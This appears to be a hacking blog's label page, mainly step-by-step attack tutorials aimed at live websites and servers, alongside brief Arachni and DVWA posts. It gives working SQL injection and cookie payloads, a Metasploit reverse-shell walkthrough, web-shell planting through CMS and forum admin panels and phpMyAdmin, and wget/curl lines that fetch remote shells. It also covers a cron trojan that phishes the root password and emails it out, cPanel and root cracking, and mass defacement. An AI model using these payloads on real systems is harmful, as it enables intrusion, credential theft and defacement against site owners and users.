Showing posts with label web sites. Show all posts

Friday, October 18, 2013

[Arachni v0.4.5.1-0.4.2] Open Source Web Application Security Scanner Framework


Arachni is a Free/Open Source project, the code is released under the Apache License Version 2.0 and you are free to use it as you see fit.

Initially started as an educational exercise, it has since evolved into a powerful and modular framework allowing for fast, accurate and flexible security/vulnerability assessments. More than that, Arachni is highly extend-able allowing for anyone to improve upon it by adding custom components and tailoring most aspects to meet most needs.

New Changes

  • Optimized pattern matching to use less resources by grouping patterns to only be matched against the per-platform payloads. Bottom line, pattern matching operations have been greatly reduced overall and vulnerabilities can be used to fingerprint the remote platform.
  • Modules
    • Path traversal ( path_traversal)
      • Updated to use more generic signatures.
      • Added dot-truncation for MS Windows payloads.
      • Moved non-traversal payloads to the file_inclusion module.
    • File inclusion ( file_inclusion) — Extracted from path_traversal.
      • Uses common server-side files and errors to identify issues.
    • SQL Injection ( sqli) — Added support for the following databases:
      • Firebird
      • SAP Max DB
      • Sybase
      • Frontbase
      • IngresDB
      • HSQLDB
      • MS Access
    • localstart_asp — Checks if localstart.asp is accessible.
  • Plugins — Added:
    • Uncommon headers ( uncommon_headers) — Logs uncommon headers.

Friday, October 4, 2013

Learn Website Hacking Using DVWA

With lots of curious readers asking me how to practice hacking and from where to start,Damn Vulnerable Web App Untitled-1(DVWA) is great application to plunge yourself in.DVWA is a PHP/MySQL web application that is damn  vulnerable..literally. Its main goals are to be light weight, easy to use and full of vulnerabilities to exploit and it successfully achieves those :P . And frankly it can be used to learn or teach the art of web application security.
The DVWA is bundled with the following  type of vulnerabilities-

  • SQL Injection
  • XSS (Cross Site Scripting)
  • LFI (Local File Inclusion)
  • RFI (Remote File Inclusion)
  • Command Execution
  • Upload Script
  • Login Brute Force
WARNING !!
(Shamelessly ripped off from official statement :P )
It should come as no shock..but this application is damn vulnerable! Do not upload it to your hosting provider’s public html folder or any working web server as it will be hacked. It’s recommend that you download and install XAMP onto a local machine inside your LAN which is used solely for testing.

You can download DVWA 1.0.4 here:
Download DVWA

Keep learning.. :)

Common Methods to Hack a Website


Gone are the days when website hacking was a sophisticated art. Today any body can access through the Internet and start hacking your website. All that is needed is doing a search on google with keywords like “how to hack website”, “hack into a website”, “Hacking a website” etc. The following article is not an effort to teach you website hacking, but it has more to do with raising awareness on some common website hacking methods.


The Simple SQL Injection Hack

SQL Injection involves entering SQL code into web forms, eg. login fields, or into the browser address field, to access and manipulate the database behind the site, system or application.
When you enter text in the Username and Password fields of a login screen, the data you input is typically inserted into an SQL command. This command checks the data you've entered against the relevant table in the database. If your input matches table/row data, you're granted access (in the case of a login screen). If not, you're knocked back out.

In its simplest form, this is how the SQL Injection works. It's impossible to explain this without reverting to code for just a moment. Don't worry, it will all be over soon.
Suppose we enter the following string in a User name field:

' OR 1=1 double-dash-txt.png 

The authorization SQL query that is run by the server, the command which must be satisfied to allow access, will be something along the lines of:
SELECT * FROM users WHERE username = ‘USRTEXT '
AND password = ‘PASSTEXT’
…where USRTEXT and PASSTEXT are what the user enters in the login fields of the web form.
So entering `OR 1=1 — as your username, could result in the following actually being run:
SELECT * FROM users WHERE username = ‘' OR 1=1 — 'AND password = '’
Two things you need to know about this:
['] closes the [user-name] text field.
'double-dash-txt.png' is the SQL convention for Commenting code, and everything after Comment is ignored. So the actual routine now becomes:
SELECT * FROM users WHERE user name = '' OR 1=1
1 is always equal to 1, last time I checked. So the authorization routine is now validated, and we are ushered in the front door to wreck havoc.
Let's hope you got the gist of that, and move briskly on.

Brilliant! I'm gonna go to hack a Bank!
Slow down, cowboy. This half-cooked method won't beat the systems they have in place up at Citibank,
evidently


But the process does serve to illustrate just what SQL Injection is all about — injecting code to manipulate a routine via a form, or indeed via the URL. In terms of login bypass via Injection, the hoary old ' OR 1=1 is just one option. If a hacker thinks a site is vulnerable, there are cheat-sheets all over the web for login strings which can gain access to weak systems. Here are a couple more common strings which are used to dupe SQL validation routines:
username field examples:

  • admin'—
  • ') or ('a'='a
  • ”) or (“a”=”a
  • hi” or “a”=”a
… and so on.

Cross site scripting ( XSS ):

Cross-site scripting or XSS is a threat to a website's security. It is the most common and popular hacking a website to gain access information from a user on a website. There are hackers with malicious objectives that utilize this to attack certain websites on the Internet. But mostly good hackers do this to find security holes for websites and help them find solutions. Cross-site scripting is a security loophole on a website that is hard to detect and stop, making the site vulnerable to attacks from malicious hackers. This security threat leaves the site and its users open to identity theft, financial theft and data theft. It would be advantageous for website owners to understand how cross-site scripting works and how it can affect them and their users so they could place the necessary security systems to block cross-site scripting on their website.

Denial of service ( Ddos attack )


A denial of service attack (DOS) is an attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the resources, so that no one can access it.this is not actually hacking a webite but it is used to take down a website.
If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine to accomplish a denial of service attack,this one of the most used method for website hacking


Cookie Poisoning:

Well, for a starters i can begin with saying that Cookie Poisoning is alot like SQL Injection

Both have 'OR'1'='1 or maybe '1'='1'

But in cookie poisoning you begin with alerting your cookies

Javascript:alert(document.cookie)

Then you will perharps see "username=JohnDoe" and "password=iloveJaneDoe"

in this case the cookie poisoning could be:

Javascript:void(document.cookie="username='OR'1'='1"); void(document.cookie="password='OR'1'='1");

It is also many versions of this kind... like for example

'

'1'='1'

'OR'1'='1

'OR'1'='1'OR'

and so on...

You may have to try 13 things before you get it completely right...

Password Cracking


Hashed strings can often be deciphered through 'brute forcing'. Bad news, eh? Yes, and particularly if your encrypted passwords/usernames are floating around in an unprotected file somewhere, and some Google hacker comes across it.
You might think that just because your password now looks something like XWE42GH64223JHTF6533H in one of those files, it means that it can't be cracked? Wrong. Tools are freely available which will decipher a certain proportion of hashed and similarly encoded passwords.

Know more about Brute force attack

A Few Defensive Measures

* If you utilize a web content management system, subscribe to the development blog. Update to new versions soon as possible.
* Update all 3rd party modules as a matter of course — any modules incorporating web forms or enabling member file uploads are a potential threat. Module vulnerabilities can offer access to your full database.
* Harden your Web CMS or publishing platform. For example, if you use WordPress, use this guide as a reference.
* If you have an admin login page for your custom built CMS, why not call it 'Flowers.php' or something, instead of “AdminLogin.php” etc.?
* Enter some confusing data into your login fields like the sample Injection strings shown above, and any else which you think might confuse the server. If you get an unusual error message disclosing server-generated code then this may betray vulnerability.
* Do a few Google hacks on your name and your website. Just in case…
* When in doubt, pull the yellow cable out! It won't do you any good, but hey, it rhymes. 

How to Hack Windows XP With Metasploit [Tutorial]

In this article I will be showing you how to use Ms08_067_Netapi exploit in an Unpatched windows xp to gain access to the machine. The original name of the exploit is "Microsoft Server Service Relative Path Stack Corruption", This exploits helps bypassing NX on various operating systems and service packs, Before we jump into the actual exploitation process, i would suggest you taking some time looking at the exploit code here.

Requirements

1. Backtrack 5 
2. Windows XP SP2 Operating System

We will perform this attack on an unpatched windows xp operating system, I strongly recommend you to try it in a safe environment, Utilizing these methods in a public environment is definitely a crime.

Windows XP SP2 Setup

Before we attack the Windows XP OS, We would want to make sure that it's vulnerable, So before attacking kindly change the following things:

1. Disable Firewall Completly. 
2. Disable Antivrus If Any.
3. Turn off "Automatic Updates"


Attacking A Windows XP Host With Metasploit

So here is how we will hack into the windows XP machine by using metasploit framework,
Step 1 - First of all turn on your Backtrack 5 virtual machine .

Step 2 - Next on your console type "msfconsole", This will load the metasploit framework.

Step 3 - Next type the command "Show exploits", This will load up all the current exploits in the metasploit.


Step 4 - Next issue the "Search netapi" command in the console, This command will search for all the exploit modules with the pattern "netapi"


Step 4 - Next type "use windows/smb/ms08_067_netapi" in the console.

Step 5 - Now after the exploit has been setup, you would need to enter the RHOST, RHOST refers to the iP address of the victim. You can get the windows host iP by issuing the "ipconfig" command in the command prompt.


Step 6 - Once the exploit is setup, it's time to setup a payload, In this case we will use aWindows/shell/vncinject payloads, Issue a payload by isuing set payloadwindows/vncinject/reverse_tcp command in the shell, Next you need to set the proper lhost by issuing the command "lhost <IP address>".


Step 7 - Next issue the command "show options" to check to see if every thing is setup fine.

Step 8 - Once you are done with the assessment, just type "exploit" in the console, If you followed up the steps correctly you will have a vnc shell opened on the Victims Computer.


If you have any questions, Feel free to ask.

Tuesday, September 24, 2013

[TUT] shell uploading via joomla admin

Hello Guys after seeing response to my last article on how to upload shell in wordpress.
I thought of making tut on showing step's on uploading shell in joomla.
Steps
1. Suppose we have an access to joomla admin. 

2.  Once you Login you see the below screen.



3. Then look for Extensions and in that Template Manager.

4. Once you click on that you will see all the templates installed on that site.

 5. See the marking in red it has the star. It means its the default template used by the sites currently. Select any of the template like it did beez in green.

6. Once you click on beez you will see the following screen. now just click on edit html


8. Once you click on edit html you will see the following screen

see the red part /templates/beez/index.php that is the path of your shell

9. Now just paste your shell code over their and save it


10. Once you click on save. it will take you to page were it will show youTemplate source saved. you work is done
Once that is done you can access your shell. Path of the shell would be
www.site.com/templates/beez/index.php

[TUT] Cpanel Cracking

Things Required :-
  • Shelled site ( Download Best Shellz Here)
  • Cpanel Password Cracker (Download  Password : www.hax0rtools.com)

Step By Step Tutorial :-
  • First open you shell & upload the cpanel password cracker shell 
  • Then go down & click on User .

  • Now after you have clicked on User, below you will get all the usernames of the Cpanel . So now move to next step, your next step will be to get a good Password list for a Dictionary attack . After getting it you have to copy the username & paste it in the username block (above) & paste the password list in the password block .Then finally click on start .

Tip: Password list should be short & effective . 

  • When the cracking is finished, you will see the result . 
  • After Getting the login info you can login by going to -> www.site.com:2082 or www.site.com/cpanel
FOR EDUCATIONAL PURPOSE ONLY

Root server without local root exploit


Many hackers find it difficult to find a local root exploit for rooting the server. So here is few methods you could try to gain root acess without using a local root exploit!

1. Custom Cron Tab Scripts

Cron Jobs are some Tasks that are set to be Executed at a specific time. If the Root user has created a Custom Script used by Cron, and we can Write on this File, we can send a “Fake” Error Message and the Root user will probably type in his password.
First, check out if there are any Cron Job Tasks:
 crontab -l 
If you see any Custom Script, we must Check out if we can Write on it.
Let’s say we got a Custom script here: /bin/cronscript
To check if we can Write a File, type:
 stat /bin/cronscript 


 (If you get something like: “-rwxrwxrwx” in the output, you can edit the File!) 
Let’s edit the file and send a Fake Error Message.
Make a Copy of the Original Script to /bin/cronscript.bak :
 cp /bin/cronscript /bin/cronscript.bak 
Edit the /bin/cronscript like this:
 #!/bin/sh 


 echo “An System Error Occured!” 


 echo “” 


 echo “Error Code: #131425″ 


 echo “” 


 echo “Update to get the Latest Patch for this Security Issue.” 


 read -s -p “[sudo] password for root ” rootpasswd 


 echo “” 


 echo “su: Authentication failure” 


 echo “” 


 sudo apt-get update && sudo apt-get upgrade 


 sudo echo “The Password is: $rootpasswd” > .kod 


 mail -s “Root’s Password” “  email@address.com  ” < .kod 


 rm .kod 


 mv  cronscript.bak cronscript 
You should just Replace the Underlined with your E-Mail and the Name of the Script!
After you save the File, type: chmod +x cronscript   to set it as Executable!
This script will:
- Send a Fake Error Message
- Request for the Root’s Password
- Send to your E-Mail Address the Password (make sure that there is the “ mail ” command at the /bin )
- Restore the Original File

When the Script gets Executed, the Root User will Enter his Password and it will be send to you!
It would be better if you had some knowledge on Bash Programming…

2. Enumerating all SUID Files

An SUID File is any file that any User group has the Priviliges to Access, Read and Write on it.
What does this mean for you:   You can Escalate Priviliges in this way, if it is in an Important Directory.
you can Social-Engineer a Privileged User.
To find all SUID Files, type:
 find / -user root -perm -4000 -print 
This will show all the SUID Files to your Terminal. Take your time and check them as they can help you to escalate Priviliges!

3. Brute Forcing

I know what you are thinking after seeing the title, well this is different the tool we gonna use is called Rootdabitch
What is so special in this?
The magic about this tool is that It works in background, so you can leave it working for days until you have results... when the password is cracked it will be mailed to you :)
For this, you need to have phpshell/ reverse shell / ssh access to the target to run this tool, You can get the tool here Rootdabitch v0.1
Usage:
./rootdabitch.sh youremail@site.com
For kiddies:
First download rootdabitch to the server:
wget http://rootdabitch.googlecode.com/files/rootdabitch-0.1.zip
Extract it by the following cmd:
unzip rootdabitch-0.1.zip
Chmod it to 755:
chmod + x rootdabitch.sh
Finally run the script
./rootdabitch.sh youremail@site.com
Simply just chmod it and run the script. If the password is cracked you will have a mail containing the root password which will be in the file "passwords.txt" attached to the mail
Thats all have a gr8 day :)

Tutorial shell uploading through phpmyadmin

Requirements:-
-You must have the full path
-pma & mysql db privileges.
Its not every day u get to use this its rare, but today i exploited a site by this so thought of writing a tutorial. Ok then lets start.

First login in to mysql

now click 'Show MySQL system varible"


then 'SQL'.


now you can run sql commands,like create db, delete tables or whatever. we want to upload shell so lets move on to it. 
now we will create a cmd line into a new file,with select into. 

SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE "full/path/here/cmd.php"

and click 'Go'.


Now, the cmd line is here http://site.com/cmd.php lets run the command to get shell. 

wget http://www.r57.biz/r57.txt;mv r57.txt shell.php


N thats it, we have shell on the server xD 
Stay Safe and gud luck :)

[ TUTORIAL ] SheLL Uploading Guide

Many newbie’s face problem while uploading shell on a site after getting admin access/ logging in to that site. So, I am writing this in order to help them. Basically shell gives us remote access to that server. Such shells are available in different language like php, asp/aspx, cgi etc. So, we have to choose a shell that will work on the server according to the server script. If the server supports php shell then we have to choose any of the php shell Otherwise asp & cgi. now, let’s come to the Main point…. AFTER LOGGING IN TO THE SITE IF WE FOUND ANY UPLOAD OPTION IN THE SITE , THEN WE CAN EASILY UPLOAD SHELL. But sometimes we have to do some changes to upload a shell. 
Way 1 
AS THE SHELL IS IN PHP FORMAT, SOMETIMES SOME SITES DOES NOT ALLOW UPLOADING SUCH SCRIPTS DIRECTLY WITH THE PHP EXTENTION. If so happens then just rename the shell name. Add .gif/.jpg/.html/.doc etc. Example: suppose before renaming the shell name was shell.php, then we will rename it as shell.php.jpg or anything else. 

Way 2 
Upload a simple uploader shell first that isn’t detected by Antivirus and firewalls. THEN UPLOAD YOUR SHELL THROUGH YOUR OWN SHELL. YOU CAN DOWNLOAD A UPLOADER SHELL FROM HERE . 

WAY 3 
FEW FIREWALL OF THE SERVER DETECTS THE SHELL SCRIPT BY CHECKING THE headers & don’t allow us to upload a shell. so we can bypass it by using “GIF89A SHELL SCRIPT BYPASS” Method. open your shell in notepad. add “GIF89a;” without quote before the shell code starts. liKe below… 

GIF89a; 

Depending on what kind of file validation they are using this may fool the Server Into thinking its a image since when it reads the file it finds the gif header and assuMes its safe since it’s a iMage. 

WAY 4 
This method is more advanced. This only works for client side filters rather than server side. download firebug for Firefox, then edit the html of the upload . 

<form enctype=\"multipart/form-data\" action=\"uploader.php\" method=\"POST\"> Upload DRP File: <input name=\"Upload Saved Replay\" type=\"file\" accept=\"*.jpg\"/><br /> <input type=\"submit\" value=\"Upload File\" /> </form>

Change the filter accept. to *.* or just remove it completely , it will then let you upload any type of file. 

WAY 5 
Download “LIVE HTTP HEADERS” addon first for your firefox browser 
1. Rename your shell name to shell.php.jpg (or whatever that site supports. In my case, site supports only jpg file. Thats why i renamed it to shell.php.jpg.) 
2. Open Firefox & Start your Live HTTP Headers addon, after that upload your shell. 
3. Then your Live HTTP Headers will look something similar to this 


4. Then click on the shell.php.jpg, after click on Reply button. 
5. Then again a new window will open, in that window there will be two boxes, but we have to work on second box. 
6. In the second box, rename your shell.php.jpg to shell.php, then again click on Reply button 


WAY 6 
Find yourself a copy of edjpgcom.exe "edjpgcom is a free Windows application that allows you to change (or add) a JPEG comment in a JPEG file." Usage: -- edjpgcom "filename.jpg" Now add this to the jpg comment since you wont be able to drop a whole shell in there due to limits etc.

"; system($_GET['cmd']); echo ?>


now rename your jpg to .php and upload. 

WAY 7 
Another way you can fool the web server into thinking your uploading a image instead of a php shell is to get Firefox and install the “tamperdata” Add on then click start tamper and upload your php shell then tamper the data and change the content-Type from 'application/octet-stream' to 'image/jpeg'. If u have any problem to upload a shell using tamperdata, then just do a simple google search. So many video tutorials on this is available in web. So I am not explaining this step by step. 

WAY 8 
All the above mention way works when we find an upload button on the site. but when there is no upload button, it’s not easy to upload a shell there. we can try few things…… We have to find out if there is a edit option of an existing php/asp/aspx page. If there is a edit option then open that page & delete whole script. After that, open your shell in notepad. Copy the script, paste to that page. Finally, save it. Now that link will be your shell. possibly we can find edit option in the following pages of a site…… 
Contact us.php/ Contact us.asp 
Class.php/ Class.asp 
About us.php/about us.asp 
Terms.php/terms.asp 
nb: in some news, vehicles shelling, cart etc sites, don’t have any option to upload a file after logging in through admin panel. They only allow file upload after logging through cpanel. 

WAY 9 
SOME TIMES, IN SOME REMOTE FILE INCLUSION Vulnerable SITES, WE HAVE TO EXECUTE A SHELL FROM ANOTHER HOSTING SITE. METHOD…….. 
1) UPLOAD YOUR SHELL IN A FREE HOSTING SITE LIKE www.my3gb.com www.3owl.com , www.ripway.com , , www.000webhost.com , etc. 
2) Now suppose your shelled site link is www.example.my3gb.com/c99.txt & YOUR VULNERABLE SITE IS www.site.com 
3) Now we have to execute this following command to gain shell access to that site. http://www.site.com/v2/index.php?page=http://www.example.my3gb.com/c99.txt 
4) REPLACE THE SITE LINK IN THE COMMAND ACCORDING TO YOUR SHELL & VULERABLE SITE LINK. 

SHELL UPLOADING IN joomla, wp, vb, smf, ipb, mybb SITES


IN THOSE ABOVE MENTIONED SITE WE CANT FIND DIRECT UPLOAD OPTION GENERALLY. SO WE HAVE TO DO THEM IN OTHER WAYS. 

1.Joomla Site: 
After Login into adminpanel u will find Extensions on 5th No. expand this click on it > template Manager > check on any template (like beez,ja_purity) Now click on Edit (right upper side) after this click on Edit html now paste ur shell code and click save...done site.com/templates/template name/index.php like site.com/templates/beez/index.php 

2.Wordpress: 
login into admin panel expand Appearance then click on editor > u will find style.css now select 404.php on right side paste ur shell code and click edit file u can find shell in site.com/wp-content/themes/theme name u edit/404.php 

3.Vbulletin: 
1-Log in admin cp 
2-Under “Plugins & Products”, select Add New Plugin 
3-Adjust the settings as follows: Product: vBulletin Hook Location: global_start Title: (Anything …) Execution Order: 
5 Code:

ob_start(); system($_GET['cmd']); $execcode = ob_get_contents(); ob_end_clean();


Plugin is Active : Yes
4-After the plugin is added, go to the heading “Style and Design”, select “Style Manager
5-Under whatever the default style is in the dropdown menu, select Edit Templates.
6-Scroll ForumHome models and expand. Click [Customize] beside FORUMHOME.
7-Search Code: 

$header Somewhere near the top. Replace it with: Code: $header $execcode


8-Now go to the forum and add after the index.php
Code:

?cmd=wget http://www.site.com/shell.txt;mv shell.txt shell.php


So it looks like Code:

 http://www.site.com/pathtoforum/index.php?cmd=wget http://www.site.com/shell.txt;mv shell.txt shell.php


What this does is shell.txt downloads, and renames shell.php Now, the shell must be located in the directory shell.php forums … If not, then wget is disabled on that server, you can try alternative methods: 

http://www.site.com/pathtoforum/index.php?cmd=curl http://www.site.com/shell.txt > shell.php


http://www.site.com/pathtoforum/index.php?cmd=GET http://www.site.com/shell.txt shell.php


4.SMF: 
login into admin panel u need to download any smf theme in zip format and put ur shell.php in it and save admin panel > select Themes and Layout > Install a new theme > browse and upload theme thats have our shell.php :) after upload shell will find > site.com/Themes/theme name/shell.php 

5.IPB: 
login admin panel > Look and Feel >Manage Languages, choose language > section (example) public_help edit: help.txt Choose topic from list, or search for a topic In right box add the below code: 

${${print $query='cd cache; wget http://link_to_shell/shell.txt;mv shell.txt shell.php'}} ${${system($query,$out)}} ${${print $out}} 


When you add it, specify go on bottom Now we go on http://www.site.com/index.php?app=core&module=help And our code we add will be done, and you will get your shell @ www,site.com/cache/shell.php 

6.phpBB 
login into admin panel > go on styles -> templates -> edit, for Template file choose faq_body.html At down of:


We add:
fwrite(fopen($_GET[o], 'w'), file_get_contents($_GET[i])); 

And save it.Now go on:
www.site.com/forum/faq.php?o=shell.php&i=http://link_to_shell.com/shel l.txt shell find in site path/shell.php 


Mybb forum login admincp > Go to Templates and Styles, find default MyBB Theme is. Then go to Templates, expand templates that are used by the current theme. Find Calendar templates, click it. Click 'calender'. Above all the html code, paste this:http://pastebin.com/nA3asuNz
save :) shell will b find in site.com/calendar.php
note: if u got error like "code is danger unable to edit " then simply paste ur deface code to deface calendar.php

NOTE: This Is For Educational Purpose Only

MASS DEFACE TUTORIAL

today  i will tell you how to mass deface in few steps .. so lets start .

Things Required:

  • Rooted server (check how to root a linux server tutorial  : Here)
  • Mass deface script ( Download from Here password :www.hax0rtools.com )
Step By Step Guide :
  • First we have to download our mass deface file, so as usual we will use the wget function
Type: wget www.somesite.in/massdeface.zip
  • As we have downloaded it in a zip file, now we will unzip it by typing 
Type: unzip massdeface.zip


  • One you have unziped it , we will now run the script by typing
Type: perl massdeface.pl
  • Now after we have run the script it will show its usage [ perl mass.pl /tmp/index.html ], so according to that we have to run it, but before we do so  we have to download our deface page using wget . 
Type: wget http://www.somesite.com/index.html


  • So once we have downloaded our deface page, now we will run the final command to mass deface .
Type: perl massdeface.pl /tmp/index.html


Hope all of you like my mass deface Tutorial ! 
Your comments would be appreciated :)